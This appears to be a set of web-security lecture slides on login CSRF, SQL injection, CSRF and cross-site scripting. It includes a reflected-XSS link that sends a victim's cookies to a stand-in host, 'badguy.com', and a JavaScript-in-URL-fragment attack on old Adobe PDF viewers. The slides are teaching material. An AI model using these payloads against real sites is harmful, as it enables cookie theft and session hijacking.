


# Payments Login CSRF





# Payments Login CSRF





# Payments Login CSRF

Add a Bank Account in the United States - PayPal - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Paypal Inc. (US) https://www.paypal.com/us/cgi-bin/webscr?dispatch=5885d80a13k

FAQ - Sura-Sura Kanji Quizzer Add a Bank Account in the United...

Log Out | Help | Security Center Search

## PayPal

My Account | Send Money | Request Money | Merchant Services | Auction Tools | Products & Services

### Add a Bank Account in the United States [Secure Transaction](#)

PayPal protects the privacy of your financial information regardless of your payment source. This bank account will become the default funding source for most of your PayPal payments, however you may change this funding source when you make a payment. Review our [education page](#) to learn more about PayPal policies and your payment-source rights and remedies.

The safety and security of your bank account information is protected by PayPal. We protect against unauthorized withdrawals from your bank account to your PayPal account. Plus, we will notify you by email whenever you deposit or withdraw funds from this bank account using PayPal.

Country: United States

\*Bank Name:

Account Type:  Checking  Savings

#### U.S. Check Sample

MEMO

⑆211554485⑆ 0012 1456874801 ⑈

Routing Number (9 digits) | Check# | Account Number (3-17 digits)

\*Routing Number:  (9 digits)

Is usually located between the ⑈ symbols on your check.

\*Account Number:  (3-17 digits)

Typically comes before the ⑈ symbol. Its exact location and number of digits varies from bank to bank.


\*Re-enter Account Number:

Done www.paypal.com





# Login CSRF





---

# Cross Site Scripting (XSS)



# Three vulnerabilities we will discuss

---

- SQL Injection
- Browser Uses SQL to change meaning of database command
- Bad input SQL
- CSRF – Cross-site request forgery
- Bad web site, using credentials of an innocent victim server
- XSS – Cross-site scripting
- Bad web site that steals information from an honest context



# Basic scenario: reflected XSS attack





# XSS example: vulnerable site

- search field on victim.com:

**http://victim.com/search.php ? term = apple**

- Server-side implementation of **search.php**:

```
<HTML>      <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>    </HTML>
```

echo search term  
into response



# Bad input

---

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =  
<script> window.open (  
    "http://badguy.com?cookie = " +  
    document.cookie ) </script>
```

- What if user clicks on this link?

1. Browser goes to `victim.com/search.php`

2. Victim.com returns

```
<HTML> Results for <script> ... </script>
```

3. Browser executes script:

- Sends badguy.com cookie for victim.com

# Attack Server



user gets bad link



```
www.attacker.com
```

```
http://victim.com/search.php ?  
term = <script> ... </script>
```

Victim client

user clicks on link

victim echoes user input

Victim Server



```
www.victim.com
```

```
<html>
```

```
Results for
```

```
<script>  
window.open (http://attacker.com?  
... document.cookie ...)  
</script>
```

```
</html>
```



# What is XSS?


---

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
- Reflected XSS (“type 1”)
  - the attack script is reflected back to the user as part of a page from the victim site
- Stored XSS (“type 2”)
  - the attacker stores the malicious code in a resource managed by the web application, such as a database
- Others, such as DOM-based attacks





# Basic scenario: reflected XSS attack





# Adobe PDF viewer “feature”

(version  $\leq$  7.9)

- PDF documents execute JavaScript code

```
http://path/to/pdf/  
file.pdf#whatever_name_you_want=javascript:code_here
```

- The code will be executed in the context of the domain where the PDF files is hosted
- This could be used against PDF files hosted on the local filesystem

<http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html>



# Here's how the attack works:

---

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert("xss");)
```

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

**Note: alert is just an example. Real attacks do something worse.**



# And if that doesn't bother you...

---

- PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/
ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files  
...

